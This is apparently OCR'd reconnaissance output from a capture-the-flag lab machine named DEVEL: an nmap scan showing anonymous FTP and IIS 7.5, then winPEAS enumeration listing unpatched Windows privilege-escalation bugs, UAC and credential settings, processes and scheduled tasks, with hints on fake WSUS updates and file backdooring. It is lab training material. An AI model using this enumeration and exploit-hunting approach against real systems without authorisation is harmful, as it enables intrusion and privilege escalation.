
```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

```
# Nmap 7.92 scan initiated Fri Sep 23 02:11:12 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --min-rate 5000 10.129.70.136
Nmap scan report for 10.129.70.136
Host is up, received user-set (0.022s latency).
Scanned at 2022-09-23 02:11:12 EDT for 34s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                   689 iisstart.htm
|_03-17-17  05:37PM                184946 welcome.png
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
```

```
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 23 02:11:46 2022 -- 1 IP address
(1 host up) scanned in 33.74 seconds
```

Winpeas.bat scan done on (10.129.70.136)

```



Host Name:                 DEVEL

OS Name:                   Microsoft Windows 7 Enterprise

OS Version:                6.1.7600 N/A Build 7600

OS Manufacturer:           Microsoft Corporation

OS Configuration:          Standalone Workstation

OS Build Type:             Multiprocessor Free

Registered Owner:          babis

Registered Organization:

Product ID:                55041-051-0948536-86302

Original Install Date:     17/3/2017, 4:17:31 ££

System Boot Time:          23/9/2022, 9:07:08 §£

System Manufacturer:       VMware, Inc.

```




```
System Model:              VMware Virtual Platform

System Type:               X86-based PC

Processor(s):              1 Processor(s) Installed.

                           [01]: x64 Family 6 Model 85
Stepping 7 GenuineIntel ~2294 Mhz

BIOS Version:              Phoenix Technologies LTD 6.00,
12/12/2018

Windows Directory:         C:\Windows

System Directory:          C:\Windows\system32

Boot Device:               \Device\HarddiskVolume1

System Locale:             el;Greek

Input Locale:              en-us;English (United States)

Time Zone:                 (UTC+02:00) Athens, Bucharest,
Istanbul

Total Physical Memory:     3.071 MB

Available Physical Memory: 2.473 MB

Virtual Memory: Max Size:  6.141 MB

Virtual Memory: Available: 5.550 MB
Virtual Memory: In Use:    591 MB

Page File Location(s):     C:\pagefile.sys

Domain:                    HTB

Logon Server:              N/A

Hotfix(s):                 N/A

Network Card(s):           1 NIC(s) Installed.

                           [01]: vmxnet3 Ethernet Adapter

                                 Connection Name: Local
Area Connection 4

                                 DHCP Enabled:    Yes

                                 DHCP Server:
10.129.0.1

                                 IP address(es)

                                 [01]: 10.129.70.136

                                 [02]:
fe80::f07b:e940:398b:4b87

                                 [03]:
dead:beef::5da9:280d:b591:a8c6
```

```
                                 [04]:
dead:beef::f07b:e940:398b:4b87

"Microsoft Windows 7 Enterprise    "

   [i] Possible exploits
(https://github.com/codingo/OSCP-
2/blob/master/Windows/WinPrivCheck.bat)

MS11-080 patch is NOT installed XP/SP3,2K3/SP3-afd.sys)

MS16-032 patch is NOT installed
2K8/SP1/2,Vista/SP2,7/SP1-secondary logon)

MS11-011 patch is NOT installed
XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP1/2,7/SP0-
WmiTraceMessageVa)

MS10-59 patch is NOT installed 2K8,Vista,7/SP0-
Chimichurri)
```

```
MS10-21 patch is NOT installed
2K/SP4,XP/SP2/3,2K3/SP2,2K8/SP2,Vista/SP0/1/2,7/SP0-Win
Kernel)

MS10-092 patch is NOT installed
2K8/SP0/1/2,Vista/SP1/2,7/SP0-Task Sched)

MS10-073 patch is NOT installed
XP/SP2/3,2K3/SP2/2K8/SP2,Vista/SP1/2,7/SP0-Keyboard
Layout)

MS17-017 patch is NOT installed 2K8/SP2,Vista/SP2,7/SP1-
Registry Hive Loading)

MS10-015 patch is NOT installed 2K,XP,2K3,2K8,Vista,7-
User Mode to Ring)

MS08-025 patch is NOT installed
2K/SP4,XP/SP2,2K3/SP1/2,2K8/SP0,Vista/SP0/1-win32k.sys)

MS06-049 patch is NOT installed 2K/SP4-ZwQuerySysInfo)

MS06-030 patch is NOT installed 2K,XP/SP2-Mrxsmb.sys)

MS05-055 patch is NOT installed 2K/SP4-APC Data-Free)

MS05-018 patch is NOT installed 2K/SP3/4,XP/SP1/2-CSRSS)

MS04-019 patch is NOT installed 2K/SP2/3/4-Utility
Manager)

MS04-011 patch is NOT installed 2K/SP2/3/4,XP/SP0/1-LSASS
```

```
service BoF)

MS04-020 patch is NOT installed 2K/SP4-POSIX)

MS14-040 patch is NOT installed
2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-afd.sys Dangling Pointer)

MS16-016 patch is NOT installed
2K8/SP1/2,Vista/SP2,7/SP1-WebDAV to Address)

MS15-051 patch is NOT installed
2K3/SP2,2K8/SP2,Vista/SP2,7/SP1-win32k.sys)

MS14-070 patch is NOT installed 2K3/SP2-TCP/IP)

MS13-005 patch is NOT installed
Vista,7,8,2008,2008R2,2012,RT-hwnd_broadcast)

MS13-053 patch is NOT installed 7SP0/SP1_x86-schlamperei)

MS13-081 patch is NOT installed 7SP0/SP1_x86-
track_popup_menu)



  [33m[+] [97m DATE and TIME

   [i] You may need to adjust your local date/time to
exploit some vulnerability

  ¨ 23/09/2022
```



10:15 §£

```
  [33m[+] [97m Audit Settings

   [i] Check what is being logged



  [33m[+] [97m WEF Settings

   [i] Check where are being sent the logs



  [33m[+] [97m LAPS installed?

   [i] Check what is being logged



  [33m[+] [97m LSA protection?

   [i] Active if "1"




  [33m[+] [97m Credential Guard?
```

```
    [i] Active if "1" or "2"




   [33m[+] [97m WDigest?

    [i] Plain-text creds in memory if "1"



   [33m[+] [97m Number of cached creds

    [i] You need System-rights to extract them



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon

    CACHEDLOGONSCOUNT    REG_SZ    10



   [33m[+] [97m UAC Settings

    [i] If the results read ENABLELUA REG_DWORD 0x1, part
or all of the UAC components are on
```

```
   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access



HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System

    EnableLUA    REG_DWORD    0x1





  [33m[+] [97m Registered Anti-Virus(AV)









Checking for defender whitelisted PATHS


```

```
  [33m[+] [97m PowerShell settings

PowerShell v2 Version:



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine

    PowerShellVersion    REG_SZ    2.0



PowerShell v5 Version:

Transcriptions Settings:

Module logging settings:

Scriptblog logging settings:



PS default transcript history



Checking PS history file



  [33m[+] [97m MOUNTED DISKS
```

```
   [i] Maybe you find something interesting

Caption


A:


C:









  [33m[+] [97m ENVIRONMENT

   [i] Interesting information?



ALLUSERSPROFILE=C:\ProgramData

APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming

APP_POOL_CONFIG=C:\inetpub\temp\apppools\Web.config
```

```
APP_POOL_ID=Web

CommonProgramFiles=C:\Program Files\Common Files

COMPUTERNAME=DEVEL

ComSpec=C:\Windows\system32\cmd.exe

CurrentLine= 0x1B[33m[+]0x1B[97m ENVIRONMENT

E=0x1B[

expl=yes

FP_NO_HOST_CHECK=NO

LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local

long=false

NUMBER_OF_PROCESSORS=2

OS=Windows_NT

Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;

PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

Percentage=1
```

```
PercentageTrack=19

PROCESSOR_ARCHITECTURE=x86

PROCESSOR_IDENTIFIER=x86 Family 6 Model 85 Stepping 7, GenuineIntel

PROCESSOR_LEVEL=6

PROCESSOR_REVISION=5507

ProgramData=C:\ProgramData

ProgramFiles=C:\Program Files

PROMPT=$P$G

PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\

PUBLIC=C:\Users\Public

SystemDrive=C:

SystemRoot=C:\Windows

TEMP=C:\Windows\TEMP

TMP=C:\Windows\TEMP

USERDOMAIN=HTB
```

```
USERNAME=DEVEL$

USERPROFILE=C:\Windows\system32\config\systemprofile

windir=C:\Windows



  [33m[+] [97m INSTALLED SOFTWARE

   [i] Some weird software? Check for vulnerabilities in unknow software installed

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#software



Common Files

DVD Maker

Internet Explorer

MSBuild

Reference Assemblies

VMware

Windows Defender
Windows Journal

Windows Mail

Windows Media Player

Windows NT

Windows Photo Viewer

Windows Portable Devices

Windows Sidebar

    InstallLocation    REG_SZ    C:\Program Files\VMware\VMware Tools\



  [33m[+] [97m Remote Desktop Credentials Manager

   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#remote-desktop-credential-manager



  [33m[+] [97m WSUS

   [i] You can inject 'fake' updates into non-SSL WSUS traffic (WSUXploit)
   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#wsus



  [33m[+] [97m RUNNING PROCESSES

   [i] Something unexpected is running? Check for
vulnerabilities

   [?] https://book.hacktricks.xyz/windows-
hardening/windows-local-privilege-escalation#running-
processes



Image Name                     PID Services

========================= ========
============================================

System Idle Process              0 N/A

System                           4 N/A

smss.exe                       232 N/A

csrss.exe                      316 N/A

wininit.exe                    368 N/A
```

```
csrss.exe                      384 N/A

winlogon.exe                   428 N/A

services.exe                   472 N/A

lsass.exe                      488 SamSs

lsm.exe                        496 N/A

svchost.exe                    592 DcomLaunch, PlugPlay,
Power

svchost.exe                    664 RpcEptMapper, RpcSs

LogonUI.exe                    744 N/A

svchost.exe                    752 Audiosrv, Dhcp,
eventlog, lmhosts, wscsvc

svchost.exe                    808 AudioEndpointBuilder,
CscService, SysMain,

                                   TrkWks, UxSms

svchost.exe                    856 AeLookupSvc, gpsvc,
iphlpsvc, LanmanServer,

                                   ProfSvc, Schedule,
SENS, ShellHWDetection,

                                   Themes, Winmgmt,
wuauserv

svchost.exe                    956 EventSystem, netprofm,
nsi, sppuinotify,

                                   W32Time,
WdiServiceHost

svchost.exe                   1060 CryptSvc, Dnscache,
LanmanWorkstation,

                                   NlaSvc

spoolsv.exe                   1160 Spooler

svchost.exe                   1196 BFE, DPS, MpsSvc

svchost.exe                   1284 AppHostSvc

svchost.exe                   1320 FDResPub

svchost.exe                   1376 ftpsvc

VGAuthService.exe             1448 VGAuthService

vmtoolsd.exe                  1532 VMTools

svchost.exe                   1560 W3SVC, WAS

WmiPrvSE.exe                   284 N/A

msdtc.exe                     1120 MSDTC
```

```
sppsvc.exe                    3180 sppsvc

svchost.exe                   3224 WinDefend

SearchIndexer.exe             3368 WSearch

w3wp.exe                      2376 N/A

cmd.exe                       3016 N/A

conhost.exe                   4092 N/A

ntvdm.exe                     3528 N/A

WmiPrvSE.exe                  1884 N/A

TrustedInstaller.exe          1912 TrustedInstaller

tasklist.exe                  2452 N/A



   [i] Checking file permissions of running processes
(File backdooring - maybe the same files start
automatically when Administrator logs in)



   [i] Checking directory permissions of running
processes (DLL injection)
```

```
  [33m[+] [97m RUN AT STARTUP

    [i] Check if you can modify any binary that is going to be executed by admin or if you can impersonate a not found binary

    [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#run-at-startup



Folder: \

INFO: There are no scheduled tasks presently available at your access level.



Folder: \Microsoft

INFO: There are no scheduled tasks presently available at your access level.



Folder: \Microsoft\Windows

INFO: There are no scheduled tasks presently available at your access level.
```

```
Folder: \Microsoft\Windows\Active Directory Rights
Management Services Client

AD RMS Rights Policy Template Management N/A
Ready



Folder: \Microsoft\Windows\Autochk

Proxy                                    N/A
Ready



Folder: \Microsoft\Windows\Customer Experience
Improvement Program

Consolidator                             24/9/2022
12:00:00 §£  Could not start

KernelCeipTask                           29/9/2022
3:30:00 §£   Ready

UsbCeip                                  24/9/2022
1:30:00 §£   Ready
```

```
Folder: \Microsoft\Windows\Defrag

ScheduledDefrag                          28/9/2022
1:45:26 §£   Ready



Folder: \Microsoft\Windows\Diagnosis

Scheduled                                25/9/2022
1:00:00 §£   Ready



Folder: \Microsoft\Windows\DiskDiagnostic



Folder: \Microsoft\Windows\Location

Notifications                            N/A
Ready



Folder: \Microsoft\Windows\Maintenance

WinSAT                                   25/9/2022
1:00:00 §£   Could not start
